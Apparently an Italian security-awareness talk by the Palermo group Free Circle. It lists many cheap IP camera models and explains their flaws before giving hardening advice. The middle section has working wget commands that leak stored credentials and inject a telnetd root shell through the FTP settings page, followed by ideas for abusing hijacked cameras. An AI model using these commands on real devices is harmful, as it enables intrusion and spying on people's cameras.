- 7Links 3720-675
- 7Links 3720-919
- 7Links IP-Cam-in
- 7Links IP-Wi-Fi
- 7Links IPC-760HD
- 7Links IPC-770HD
- 7Links Incam
- 7Links Other
- 7Links PX-3615-675
- 7Links PX-3671-675
- 7Links PX-3720-675
- 7Links PX3309
- 7Links PX3615
- 7Links ipc-720
- 7Links px-3675
- 7Links px-3719-675
- 7Links px-3720-675
- A4Tech Other
- ABS Other
- ADT RC8021W
- AGUILERA AQUILERA
- AJT AJT-019129-BBCEF
- ALinking ALC
- ALinking Other
- ALinking dax
- AMC Other
- ANRAN ip180
- APKLINK Other
- AQUILA AV-IPE03
- AQUILA AV-IPE04
- AVACOM 5060
- AVACOM 5980
- AVACOM H5060W
- AVACOM NEW
- AVACOM Other
- AVACOM h5060w
- AVACOM h5080w
- Acromedia IN-010
- Acromedia Other
- Advance Other
- Advanced+home lc-1140
- Aeoss J6358
- Aetos 400w
- Agasio A500W
- Agasio A502W
- Agasio A512
- Agasio A533W
- Agasio A602W
- Agasio A603W
- Agasio Other
- AirLink Other
- Airmobi HSC321
- Airsight Other
- Airsight X10
- Airsight X34A
- Airsight X36A
- Airsight XC39A
- Airsight XX34A
- Airsight XX36A
- Airsight XX40A
- Airsight XX60A
- Airsight x10
- Airsight x10Airsight
- Airsight xc36a
- Airsight xc49a
- Airsight xx39A
- Airsight xx40a
- Airsight xx49a
- Airsight xx51A
- Airsight xx51a
- Airsight xx52a
- Airsight xx59a
- Airsight xx60a
- Akai AK7400
- Akai SP-T03WP
- Alecto 150
- Alecto Atheros
- Alecto DVC-125IP
- Alecto DVC-150-IP
- Alecto DVC-1601
- Alecto DVC-215IP
- Alecto DVC-255-IP
- Alecto dv150
- Alecto dvc-150ip
- Alfa 0002HD
- Alfa Other
- Allnet 2213
- Amovision Other
- Android+IP+cam IPwebcam
- Anjiel ip-sd-sh13d
- Apexis AH9063CW
- Apexis APM-H803-WS
- Apexis APM-H804-WS
- Apexis APM-J011
- Apexis APM-J011-Richard
- Apexis APM-J011-WS
- Apexis APM-J012
- Apexis APM-J012-WS
- Apexis APM-J0233
- Apexis APM-J8015-WS
- Apexis GENERIC
- Apexis H
- Apexis HD
- Apexis J
- Apexis Other
- Apexis PIPCAM8
- Apexis Pyle
- Apexis XF-IP49
- Apexis apexis
- Apexis apm-
- Apexis dealextreme
- Aquila+Vizion Other
- Area51 Other
- ArmorView Other
- Asagio A622W
- Asagio Other
- Asgari 720U
- Asgari Other
- Asgari PTG2
- Asgari UIR-G2
- Atheros ar9285
- AvantGarde SUMPPLE
- Axis 1054
- Axis 241S
- B-Qtech Other
- B-Series B-1
- BRAUN HD-560
- BRAUN HD505
- Beaulieu Other
- Bionics Other
- Bionics ROBOCAM
- Bionics Robocam
- Bionics T6892WP
- Bionics t6892wp
- Black+Label B2601
- Bravolink Other
- Breno Other
- CDR+king APM-J011-WS
- CDR+king Other
- CDR+king SEC-015-C
- CDR+king SEC-016-NE
- CDR+king SEC-028-NE
- CDR+king SEC-029-NE
- CDR+king SEC-039-NE
- CDR+king sec-016-ne
- CDXX Other
- CDXXcamera Any
- CP+PLUS CP-EPK-HC10L1
- CPTCAM Other
- Camscam JWEV-372869-BCBAB
- Casa Other
- Cengiz Other
- Chinavasion Gunnie
- Chinavasion H30
- Chinavasion IP611W
- Chinavasion Other
- Chinavasion ip609aw
- Chinavasion ip611w
- Cloud MV1
- Cloud Other
- CnM IP103
- CnM Other
- CnM sec-ip-cam
- Compro NC150/420/500
- Comtac CS2
- Comtac CS9267
- Conceptronic CIPCAM720PTIWL
- Conceptronic cipcamptiwl
- Cybernova Other
- Cybernova WIP604
- Cybernova WIP604MW
- D-Link DCS-910
- D-Link DCS-930L
- D-Link L-series
- D-Link Other
- DB+Power 003arfu
- DB+Power DBPOWER
- DB+Power ERIK
- DB+Power HC-WV06
- DB+Power HD011P
- DB+Power HD012P
- DB+Power HD015P
- DB+Power L-615W
- DB+Power LA040
- DB+Power Other
- DB+Power Other2
- DB+Power VA-033K
- DB+Power VA0038K
- DB+Power VA003K+
- DB+Power VA0044_M
- DB+Power VA033K
- DB+Power VA033K+
- DB+Power VA035K
- DB+Power VA036K
- DB+Power VA038
- DB+Power VA038k
- DB+Power VA039K
- DB+Power VA039K-Test
- DB+Power VA040
- DB+Power VA390k
- DB+Power b
- DB+Power b-series
- DB+Power extcams
- DB+Power eye
- DB+Power kiskFirstCam
- DB+Power va033k
- DB+Power va039k
- DB+Power wifi
- DBB IP607W
- DEVICECLIENTQ CNB
- DKSEG Other
- DNT CamDoo
- DVR DVR
- DVS-IP-CAM Other
- DVS-IP-CAM Outdoor/IR
- Dagro DAGRO-003368-JLWYX
- Dagro Other
- Dericam H216W
- Dericam H502W
- Dericam M01W
- Dericam M2/6/8
- Dericam M502W
- Dericam M601W
- Dericam M801W
- Dericam Other
- Digix Other
- Digoo BB-M2
- Digoo MM==BB-M2
- Digoo bb-m2
- Dinon 8673
- Dinon 8675
- Dinon SEGEV-105
- Dinon segev-103
- Dome Other
- Drilling+machines Other
- E-Lock 1000
- ENSIDIO IP102W
- EOpen Open730
- EST ES-IP602IW

Tutte queste telecamere sono accomunate da una serie di vulnerabilità, alcune che vanno dalla semplice visione della telecamera all'estrazione di username, password, server mail, username mail, password mail

Ho provato su di una telecamera sotto mano…

La telecamera è vulnerabile su rete locale, sfortunatamente la vulnerabilità è sfruttabile anche se apriamo la porta sul router per farla raggiungere dall'esterno

Comando per estrarre il file di configurazione :

wget -qO- 'http://192.168.27.12:81/system.ini?loginuse&loginpas' | strings

00:6E:07:98:aa:ba
00:6E:07:98:aa:bb
192.168.30.10
192.168.27.1
$(telnetd -p25 -l/bin/sh)
192.168.27.12
255.255.255.0
192.168.27.1
8.8.8.8
8.8.4.4

username@destinatario
192.168.30.10
username@server_mail
passwordmail
username_visione
password_visione
ChinaNet
IPCAM
0123456789

Una volta ottenute le credenziali d'accesso potremo aprire il pannello di controllo o iniettarci del codice sfruttando un'altra vulnerabilità relativa alla pagina di configurazione FTP

```
wget 'http://192.168.27.12:81/set_ftp.cgi?
next_url=ftp.htm&loginuse=USERNAME&loginpas=PASSWORD&svr=192.168.27.1
&port=21&user=ftp&pwd=$(telnetd -p25
-l/bin/sh)&dir=/&mode=PORT&&upload_interval=0'
```

Per configurare la pagina FTP per eseguire il telnet sulla porta 25

```
wget 'http://192.168.27.12:81/ftptest.cgi?
next_url=test_ftp.htm&loginuse=USERNAME&loginpas=PASSWORD'
```

Per salvare ed eseguire la configurazione di sopra

Tali tipi di exploit si prestano a prender possesso del device, qualunque esso sia, meglio se con hard disk

A quel punto si potrà eseguire qualsiasi programma installato sulla telecamera/dvr o caricargliene di nostri

Realizzare uno storage per file disponibili su Internet

Redirigere la nostra connessione tramite quel device per mascherare il nostro indirizzo IP

Tutto ciò che la nostra fantasia ci può far immaginare… (quasi)

In ultimo luogo, l'autore della pagina da cui abbiamo estratto questi ultimi exploit fa notare come nel dialogo che abbiamo visto anche all'inizio con la triangolazione di un server, l'accesso alla telecamera è protetto da password, ma non vi sia nessun limite ai tentativi di login con password errata, quindi potremmo provare all'infinito finché non verrà trovata la password corretta….

Ulteriore punto di vulnerabilità nelle telecamere, è il protocollo ONVIF che permette di fare “discovery” delle telecamere ONVIF su una rete lan, e se non settato per proteggere lo stream video con password permette di vedere il flusso video indisturbati…

Il fatto che ci sia Linux non è sempre sinonimo di sicurezza …

- Se il progetto è fatto male….
- Se non si usano le best practice (ad es. criptare o offuscare i dati sensibili)…
- Se non si condividono i sorgenti….
- Se non si applicano le patch di sicurezza….

Purtroppo la maggior parte dei device economici, sono fatti al risparmio

Il costruttore del processore da a chi vuole realizzare un device, un devkit LINUX (perchè gratuito), ed i costruttori la usano pressoché invariata (come i compiti copiati a scuola)

(Mediatek MT6757 Helio P20 octa core 2,3 Ghz 6 GB di RAM LPDDR4 – umi Plus E)

Non si mettono in atto misure di sicurezza...

Quando verrà scoperta una falla di sicurezza, non conoscendola (o non volendola) correggere rimarra li!

Con i device meno economici, magari qualche falla per qualche anno viene corretta….

Estendiamo questo concetto a tutto ciò che inizia ad esser connesso ad Internet, dalla televisione alla lavatrice, alla domotica… e le conseguenze, se chi li progetta non guarda il lato sicurezza...

Dopo aver visto tutto ciò, iniziamo a vedere alcune degli accorgimenti che possiamo utilizzare, alcuni magari banali da citare:

- Utilizzare una password robusta

- Evitare di prendere una telecamera di marca sconosciuta/della quale non si ha evidenza di un assistenza post vendita (aggiornamenti)

- Disabilitare I servizi non necessari (UPNP – ONVIF – BONJOUR - RTSP senza autenticazione)

Evitare di usare connessioni WiFi pubbliche (ormai I costi delle connessioni dati mobili sono veramente bassi)

Se abbiamo l'abitudine di dare a conoscenti e clienti la password della rete wireless, creare due reti (vlan) diverse una per gli amici/clienti ed una per noi/le telecamere

Scegliere dei router un po’ più smart, che consentano di definire delle regole di navigazione (access list), in modo da consentire alle telecamere solo il traffico che decidiamo noi

Realizzare una VPN sulla quale connettere le videocamere, visualizzarle solo dall’interno della rete VPN, utilizzare un server e-mail ad esse dedicato, vietare qualsiasi tipo di traffico da parte delle telecamere verso Internet

Grazie per l’attenzione

FREE CIRCLE

https://www.thefreecircle.org

 https://telegram.me/FreeCirclePa

 https://telegram.me/FreeCircleTp

 https://www.facebook.com/thefreecircle/

 https://twitter.com/thefreecircle

 Viale Regione Siciliana, 2396 - Palermo